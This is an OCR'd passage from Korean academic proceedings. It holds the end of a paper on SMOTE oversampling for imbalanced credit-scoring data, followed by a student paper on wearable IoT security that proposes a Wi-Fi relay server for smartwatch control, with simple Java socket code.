보에서 일반적으로 채무불이행 수가 적기 때문에 클래스 불균형으로 인한 성능 저하를 가져올 수 있다. 그래서 이러한 문제를 위한 개선 방안으로 over-sampling 방법 중 하나인 SMOTE를 선택하였다 [6][7]. 하지만 UCI Repository에서 가져온 신용 데이터의 경우 (German dataset) 전체클래스에서 대출 거절의 수가 30% 정도를 차지하고 있다. 실질적으로 현재 우리나라 채무불이행 자의 수가 100만 명으로 경제활동인구 중 약 5% 내외를 차지하고 있기 때문에 [8] 따라서 신용 데이터를 학습데이터와 검증데이터로 나눈 후 학습데이터를 random sampling하여 대출 거절의 비율이 전체의 약 5%와 10%로 조정하였다. 그리고 SMOTE를 통하여 데이터의 비율을 맞춘 후 검증데이터로 성능을 측정하였다.

2.4 실험 결과

먼저 SMOTE를 적용하기 전 기존의 데이터를 그대로 사용하여 분류기에 따른 성능 측정 시, 아래에 주어진 표와 같이 MLP의 성능이 Australia의 경우 85.79%, German의 경우 76.25% 의 정확도를 보여준다.

classifier	Australia	German
LR	84.92	75.20
SVM	84.63	76.20
K-nn(k=5)	68.98	69.20
MLP	85.79	76.25

표 2. 각 분류기의 accuracy 비교

실험 결과, MLP의 경우 대부분의 금융기관에서 가장 널리 사용되고 있는 로지스틱 회귀모형 만큼의 성능이 나오는 것을 확인하였으며 이는 MLP와 같은 인공신경망을 신용 대출 시스템에 활용하여 보다 좋은 결과를 창출할 수 있을 것이라 기대할 수 있다.

그리고 불균형 데이터 문제의 개선을 위하여 SMOTE를 적용 해보았다. 아래의 표3 은 기존 데이터의 소수 클래스에 해당하는 대출 거절 수를 random sampling 하여 학습 데이터에서 대출 거절 데이터가 전체의 5%, 10%, 30% 일 때의 각각 분류기들의 성능을 나타낸 결과표이이다. 각각 클래스에 SMOTE 적용 전 후의 대한 결과를 확인하기 위하여 성능 척도로 f1score를 선택하였으며 각각의 class의 f1score를 나타내었다. 여기서 class0 은 다수클래스로 대출승인을 나타내고 class1 은 소수클래스로 대출거절을 나타내며 표 왼쪽 상단은 class0과 class1의 비를 나타낸다.

490:30	LR	SVM	K-nn	MLP
class0	0.97	0.97	0.97	0.97
class1	0.00	0.00	0.00	0.00
491:60				
class0	0.94	0.94	0.94	0.93
class1	0.29	0.00	0.00	0.26
493:207				
class0	0.84	0.83	0.80	0.83
class1	0.57	0.55	0.31	0.51

표 3 . 각 분류기의 f1 score(smote 적용 전)

490:30	LR	SVM	K-nn	MLP
class0	0.81	0.82	0.84	0.95
class1	0.23	0.23	0.11	0.15
491:60				
class0	0.83	0.82	0.78	0.92
class1	0.34	0.35	0.16	0.30
493:207				
class0	0.79	0.78	0.72	0.85
class1	0.62	0.62	0.52	0.64

표 4 . 각 분류기의 f1 score(smote 적용 후)

SMOTE를 적용 전에는 class1의 데이터 수

가 적을수록 성능이 감소한다. class1에 대하여 SMOTE를 이용하여 class0의 데이터 수만큼 데이터를 증폭하여 두 클래스의 데이터 수를 같게 하였을 때 모든 분류기에서의 class1의 성능이 전체적으로 향상하였다. 가장 불균형이 심한 490:30 데이터 세트를 증폭하였을 때 역시 성능이 향상 하는 결과를 보였다. 하지만 MLP의 경우 전후의 성능을 큰 향상을 보이진 못하였지만 전반적으로 다른 분류기와 비슷한 성능 결과를 나타내었다.

III. 결론

본 논문에서는 신용 대출 시스템에서 대출 승인 여부를 결정하는 지표로서 신용 데이터는 실제적으로 채무불이행의 수가 적기 때문에 시스템의 성능이 저하될 수 있는 데이터 불균형 문제에 대해 이를 개선 할 수 있는 방안으로 over-sampling 중 하나의 방법인 SMOTE를 적용시켜 보았다. SMOTE를 적용 한 결과 불균형 데이터에서 MLP를 포함한 모든 분류기에서 소수클래스에 대한 성능이 향상하는 결과를 확인하였다. 향후 연구에서는 SMOTE 외에 데이터 증폭 방법 또한 적용, 방법 간의 비교 분석을 할 필요가 있으며 데이터 불균형 문제를 해결하려는 노력이 계속 이루어져야 한다.

[참고문헌]

[1] 양유영, 박상성, 신영근, 장동식, “대출심사의 예측 정확도 향상을 위한 방법 제안”, 한국산학기술학회논문지 제11권 제4호 pp.1419-1429 1975-4701, 2010

[2] K. Kennedy, “Credit scoring using machine learning [Ph.D.thesis]”, School of Computing, Dublin Institute of Technology, Dublin, Ireland, 2013

[3] 김형도, 불균형 신용평가 데이터의 분류 향상을 위한 균형 교차검증. 한국정보기술학회논문지, 11(4), 169-175, 2013

[4] Jason brownlee, “deep learning with python”, 2016

[5] Hyoungjoon Choi, Jaewook Lee, “New Two Phases Training Algorithm for Multilayer Perceptrons,” 대한산업공학회 춘계공동학술대회 논문집, pp. 852~859, 2003

[6] Wonji Lee, Chi-Hyuck Jun. Comparison of data pre-processing techniques for relaxing class imbalance problem. 대한산업공학회 추계학술대회논문집, 2373-2383, 2014

[7] SMOTE

https://en.wikipedia.org/wiki/Oversampling_and_undersampling_in_data_analysis#SMOTE

[8] “[파이낸스 라운지] 채무불이행자 100만명시대“, 매일경제 & mk.co.kr, 박윤예 기자, 2016.05

원거리에서의 사물인터넷(IoT) 보안

김승민, 김선영
서울여자대학교 정보보호학과

Internet of Things(IoT) Security in a Long Distance

Seung-Min Kim, Seon Young Kim
Department of information security, Seoul Women's University.

요 약

어느 순간부터 우리 삶에서의 인터넷의 경계가 모호해져 왔다. 사람 · 사물 · 공간 · 데이터 등 모든 것이 인터넷으로 서로 연결되어, 정보가 생성 · 수집 · 공유 · 활용되는 초연결 인터넷인 사물인터넷(Internet of Things, IoT)이라는 개념이 생겨나면서 인터넷이 없는 삶은 상상도 할 수 없게 되었다. 사물인터넷 중 웨어러블 디바이스(Wearable Device)는 최근 개발되어지고 많은 사용자들이 사용하고 있는 기기로 핸드폰과 주로 근거리 통신인 블루투스로 연결된다. 우리는 근거리 통신을 이용하는 웨어러블 디바이스 보안의 취약점을 다루고, 이에 대한 우리의 솔루션을 제시할 것이다. 그리고 앞으로 이 솔루션을 바탕으로 취약한 사물인터넷 보안을 강화할 방법을 찾아볼 것이다.

I. 서론

IoT(Internet of Things) 또는 IoE(internet of Everything)로 불리는 사물인터넷은 1999년 MIT의 Auto-ID Center소장인 Kevin Ashton에 의해 언급되면서 최초로 사용되기 시작됐다. 사물인터넷이란 사람, 사물, 공간, 데이터 등이 인터넷으로 연결되어 정보를 생성, 수집, 공유, 활용하는 것을 의미한다. 이후 국제전기통신연합(ITU)은 2005년 처음으로 사물인터넷 관련 보고서 [1]에서 사물인터넷을 '언제 어디서나 어느 것과도 연결 될 수 있는 새로운 통신환경'으로 정의했다 [2].

최근 사물인터넷 서비스를 활용하여 스마트폰 등의 기기와 연동한 다양한 형태의 웨어러블 디바이스가 개발 및 출시되고 있다 [7]. 웨어러블 디바이스란 스마트 기기를 사용자가 이동 중에 자유롭게 사용할 수 있도록 신체나 의복에 착용할 수 있게 작고 가볍게 개발된 차세대 PC이다 [8].

본 논문에서는 사물인터넷과 정의와 종류, 취약점에 대해 알아보고, 사물인터넷을 활용한 웨어러블 디바이스의 근거리 통신의 한계점과 이에 대한 보안 한계점에 대해 알아볼 것이다. 그리고 이에 대한 우리만의 솔루션을 제시할 것이다. 그리고 이 솔루션의 보완점과 추후 사물인터넷으로 확장시킬 방법을 논의할 것이다.

II. 사물인터넷(Internet of Things)

사물인터넷(Internet of Things, IoT) 사람 · 사물 · 공간 · 데이터 등 모든 것이 인터넷으로 서로 연결되어, 정보가 생성 · 수집 · 공유 · 활용되는 초 연결 인터넷이라고 2014년 미래창조과학부에서 정의되었다 [3]. 사물인터넷에는 우리가 주변에서 흔히 볼 수 있는 사람 · 자동차 · 교량 · 전자 기기 · 자전거 · 안경 · 시계 · 의류 등 모든 물리적 객체에서 컴퓨터에 저장된 다양한 데이터베이스, 인간이 행동하는 패턴 등 가상의 모든 대상이 인터넷에 연결되는 대

상이 될 수 있다.

2.1 사물인터넷 전망

2013년 Machina Research에 의하면, 국내 사물인터넷 시장 규모는 2013년 2조 2,800억 원에서 연평균 29.2%의 증가율을 나타내며, 2020년에는 국내 26조 원, 세계 1,000조원 규모를 형성할 것이고, 2020년까지 전 세계에 300억 개의 사물인터넷 기기가 네트워크에 연결될 것이다.

2.2 사물인터넷 종류

웨어러블 디바이스는 1960년대 시계나 신발에 계산기나 카메라를 부착하는 등 전자기기의 단순 장착형태로 시작되었으나, 1980년대 입출력 장치와 컴퓨팅 기능이 도입되었고, 2000년대에 들어와 발열 문제, 배터리 성능 개선, 단말기 소형화 등이 진전되어 발전을 거듭하고 있다 [8].

2.2 사물인터넷 취약점

최근 전 세계를 강타한 초대형 랜섬웨어 공격인 워너크라이로 사물인터넷시대의 위험이 부각되고 있다 [10]. 랜섬웨어 뿐만 아니라 스마트 냉장고, 다리미 등과 같은 가전기기를 통한 스팸, DDoS 공격부터 최근 개발되어지고 이슈화 되고 있는 자율주행자동차에 대한 해킹 사례까지 초연결시대에서 사물인터넷 보안은 일상과 더욱 밀접해지고 있는 상황이다.

III. 웨어러블 디바이스

미국 리서치 회사 Gartner가 발표한 '2015년 IT 10대 전략 기술 [4]' 중 하나인 Computing everywhere는 '언제 어디서나 컴퓨팅이 가능하다'는 의미이다. 웨어러블 디바이스(Wearable Device)란 Wearable과 Device의 합성어로 사물인터넷을 활용하여 사용자의 신체에 착용할 수 있는 전자장치이다. 이 장치를 통해 사용자 신체의 변화와 주변 환경에 대한 상세 정보를 실시간으로 수집할 수 있다. 초기 웨어러블 디바이스는 액세서리, 의류, 일체, 직물 형태의 시장을 형성하였으나, 현재는 생체 이식 형태로까지 점차 발전해 나가고 있다 [5]. 웨어러블 디바이스는 [그림1]과 같이 다양한 종류의 센서가 포함된 디바이스와 사용자, 그리고 스마트폰과 같이 서버 역할을 하는 단말기로 구성된다.

3.1 웨어러블 디바이스의 전망

2013년 Machina Research에 의하면, 웨어러블 디바이스의 시장 규모는 2018년까지 300조 원이 될 전망이다. 국내 전체 IT 제품 중에서도 50%는 웨어러블 디바이스가 차지할 전망이며, 세계 시장 40% 선점 목표를 예상하고 있다.




그림 1. 웨어러블 센서들의 다양한 착용 위치 [5]

특히 의료와 헬스케어 분야에서 웨어러블 기기가 가지는 의미는 크다. 신체에 착용하고 피부에 직접 접촉하거나 삽입할 수도 있기 때문에 우리의 건강 상태에 대한 데이터를 효과적으로 측정할 수 있다 [9].

3.2 웨어러블 디바이스 종류

웨어러블 디바이스는 표 1과 같이 액세서리형, 직물/의류 일체형, 신체부착형, 생체이식형의 네 가지의 유형으로 구분할 수 있다.

2013년부터 2018년까지의 웨어러블 디바이스의 사용자를 살펴보면, 피트니스 밴드가 61%로 가장 많이 사용되었고, 그다음은 스마트 워치(45%), mHealth(17%)가 뒤따르고 있다[6]. 현재 시장에는 밴드형 제품 및 시계형 제품 이외에도 다양한 분야에 적합한 고유기능이 탑재된 제품들이 선보이고 있다. 분야별로는 크게 운동 측정, 건강 및 의학 분야, 인포테인먼트, 산업과 군사로 나눌 수 있다.

3.3 웨어러블 디바이스 취약점

구분	내용	대표제품
액세서리형	시계, 안경, 목걸이 등 액세서리 형태	스마트 안경, 스마트워치
직물/의류 일체형	지물제품 또는 의류에 일체화된 형태	직물센서, 스마트웨어, 의류 일체형 컴퓨터
신체부착형	신체에 부착할 수 있는 형태	스킨패치형 센서 및 장치
생체이식형	생체에 이식할 수 있는 형태	이식형 센서 및 장치

표 1. 웨어러블 디바이스의 유형[10]

웨어러블 디바이스는 인간의 삶에 다양한 편의성을 제공하지만 프라이버시 정책, 보안 기술 도입이 시급한 것으로 나타나고 있다. 평문형태의 데이터 전송, 프라이버시 정책 부재, 데이터 유출, 취약한 시스템 관리 등에서 취약점이 발생하고 있으며 무선 네트워크 및 사물인터넷 환경에서 발생하는 공격기법들이 발생하고 있다 [12]. 다양한 웨어러블 기기 중 우리는 현재 대중화가 되어있는 스마트 워치의 취약점을 살펴볼 것이다.

스마트 워치는 스마트폰과 정보를 주고받기 위해 블루투스와 무선 LAN 환경에서 동작한다. 스마트 워치는 기본적으로 스마트폰과 블루투스 환경에서 연동하고 블루투스 기능을 해제하거나 블루투스신호 범위를 벗어나는 경우 같은 AP(Access Point)를 통해 무선LAN으로 연동하게 된다. 스마트폰의 앱을 통해 수신된 메시지를 연동된 스마트워치에서 확인하는 경우 스마트폰이 잠금 상태인 경우에는 스마트워치에서 메시지의 내용 확인이 불가하나, 스마트폰이 잠금 상태인 경우에도 스마트워치에서 메시지 내용을 확인 가능하도록 설정하면 이후에 도착한 메시지뿐만 아니라 이전의 메시지 내용도 확인이 가능하며, 이는 스마트폰과 연동된 스마트워치에서 스마트폰에 저장된 정보를 손쉽게 확인이 가능하다는 것을 보여준다 [11].

IV. 제안 솔루션

우리는 앞서 근거리 통신을 이용하는 웨어러블 디바이스 보안의 취약점을 살펴보았다. 특히 스마트 워치의 취약점에 대해 살펴보았는데, 스마트 워치는 스마트폰과 근거리 통신인 블루투스를 이용하여 통신한다는 점에서 근거리 상에서만 스마트 워치를 제어할 수 있다는 한계점을 갖는다. 여기서는 스마트 워치의 이러한 한계점을 해결하고 원거리 상에서 스마트 워치의 보안까지 다룰 수 있을 우리만의 솔루션을 제시할 것이다.

4.1 프로토콜




그림 3. 웨어러블 디바이스 보안 프로토콜

여기서 우리는 우리의 프로토콜을 [그림 3]을 통해 간단히 설명한다.

중앙에 우리가 직접 구현한 서버를 두고 서버에 연결된 와이파이의 IP와 Port번호를 스마트폰과 스마트 워치에 입력한 후 인증을 받아 서버에 접속시킨다. 서버에 접속한 후 서버와 스마트폰, 스마트 워치 간에 서로 커맨드 전송을 하여 우리가 구현한 기능을 작동하게 하는 원리다.

그러므로 각각 스마트폰과 스마트 워치에 서버에 접속하는 코드를 구현하였고 자체 구현한 서버에는 두 기기의 접속을 받아 내용을 띄워주고, 커맨드를 전달하는 코드를 구현하였다.

우리가 구현한 코드와 실행 화면은 아래 4.2에서 설명한다.

4.2 실행

(1) 스마트폰에서 IP, Port번호를 입력하여 서버에 연결한다.




그림 4. 스마트폰 App



그림 5. 스마트 워치 App

```
public void setSendMsg(String msg) {
        System.out.println(TAG +
"ClientSender setSendMsg = " + msg);
        mSendMsg = msg;
    }
```

위 코드는 스마트폰 앱의 clientsender.java 코드 중 폰과 서버가 연결되면 뜨는 메시지, [그림 4]의 connect버튼, ring, call, command3 버튼 을 클릭하면 서버에 커맨드를 보내고 뜨는 메시지를 나타내는 코드이다. 스마트 워치 앱은 스마트폰 앱과 동일한 기능을 하므로 이에 대한 코드는 생략하였다.

(2) 스마트폰과 연결 성공된 서버



그림 6. 스마트폰 접속 시, 서버의 콘솔창

(3)와치와 연결 성공된 서버




그림 7. 서버 창

서버 창은 눈으로 쉽게 확인 가능하도록 GUI 화면으로 구성했다.

```
    @Override
```

```
public void run() {
    super.run();
    ServerSocket server = null;
    Socket socket = null;
    try{
        server = new
          ServerSocket(PORT);
        appendMsginResultArea("서버가
          시작되었습니다.");
        System.out.println(LOG_TAG +
          "서버가 시작되었습니다.");
        while(true){
            socket = server.accept();
            appendMsginResultArea("["
          + socket.getInetAddress() +
          ":" + socket.getPort() + "]" +
          "에서 접속하였습니다.");
  System.out.println(LOG_TAG + "[" +
  socket.getInetAddress() + ":" +
  socket.getPort() + "]" + "에서
  접속하였습니다.");
            ServerReceiverThread
          thread = new
  ServerReceiverThread(socket);
            thread.start();
        }
    }catch (Exception e) {
        System.out.println(LOG_TAG +
  "서버 Exception.");
        e.printStackTrace();
    }
}
```

위 코드는 서버의 ServerThread.java 중 일부이다.

서버가 계속되는 연결을 받을 수 있도록 thread를 사용하였고 서버와 클라이언트 간 소켓 프로그래밍이 되어있다. 클라이언트로부터 받는 커맨드를 출력해주고 다시 이를 클라이언트에게 보내는 기능을 가지고 있다.

V.결론

본 논문에서는 사물인터넷과 웨어러블 기기의 특징과 보안 취약점에 대해 알아보았다. 그리고 웨어러블 기기의 취약점을 해결할 수 있을 우리만의 솔루션을 제안하였다.

블루투스 상에서 테더링이 되어야 스마트폰과 연결이 되는 스마트 워치를 와이파이 상에서 제어할 수 있는 솔루션을 제안하였다. 본래 우리의 목적은 데이터 상에서까지 스마트 워치를 제어하는 솔루션을 제안하려 하였으나 와이파이 상에서만 제어할 수 있는 솔루션만 제안을 하게 되었다. 그리고 경보음이 울리고 메시지가 띄워지는 기능만 구현했을 뿐 다른 기능을 아직 넣지 않았다.

앞으로 우리는 현 솔루션에서 경보음과 경고 메시지 말고도 다양한 기능을 넣을 것이고, 데이터 상에서도 스마트 폰이 스마트 워치를 제어할 수 있도록 하면서 다른 악의적인 사용자가 이 연결을 가로채지 않도록 좀 더 강화할 것이다. 그리고 스마트 워치뿐만 아니라 스마트 안경, 스마트 밴드 등 다양한 웨어러블 기기에서 적용할 수 있도록 할 것이다.

더 나아가 웨어러블 기기뿐만 아니라 우리의 본 목적인 사물인터넷 기기를 하나의 서버로 제어하며 악의적인 정보유출 및 해킹이 발생하지 않도록 솔루션을 확장시킬 것이다.

[참고문헌]

[1] ITU, The Internet of Things, 2005

[2] 권헌영, 사물인터넷 활성화를 위한 법적장애 개선방향, 한국경제연구원, 2015

[3] 박종현 외, 사물인터넷의 미래, 전자신문사, 2014

[4] Gartner, Gartner Identifies the Top 10 Strategic Technology Trends for 2015,

http://www.gartner.com/newsroom/id/2867917, 2015

[5] 조준동, 창의융합 프로젝트 아이디어북, 한빛아카데미, 2015

[6] Mind commerce, Wearable technology in industry verticals 2013~2018, 2013

[7] 전종암 외, IoT 디바이스 제품 및 기술 동향, 한국통신학회지 4, 2014

[8] 전황수 외, 웨어러블 디바이스 적용 동향 및 정책적 대응방향, 한국통신학회 학술대회논문집, 507-508, 2014

[9] 최윤섭의 Helthcare innovation, http://www.yoonsupchoi.com/2017/04/27/is-wearable-really-over/

[10] 배준호, 전 세계 랜섬웨어 해킹 비상…IoT 시대 리스크 부각, http://www.etoday.co.kr/news/section/newsview.php?idxno=1490996, 이투데이, 2017

[11] 유요셉 외, 웨어러블 기기로써의 스마트워치 보안 취약성 및 대응방안, 한국통신학회 학술대회논문집, 119-120, 2016

[12] 박중오, 웨어러블 디바이스 기반의 안전한 통신을 위한 인증기법 설계, 한국인터넷방송통신학회 논문지, 16.4: 41-46, 2016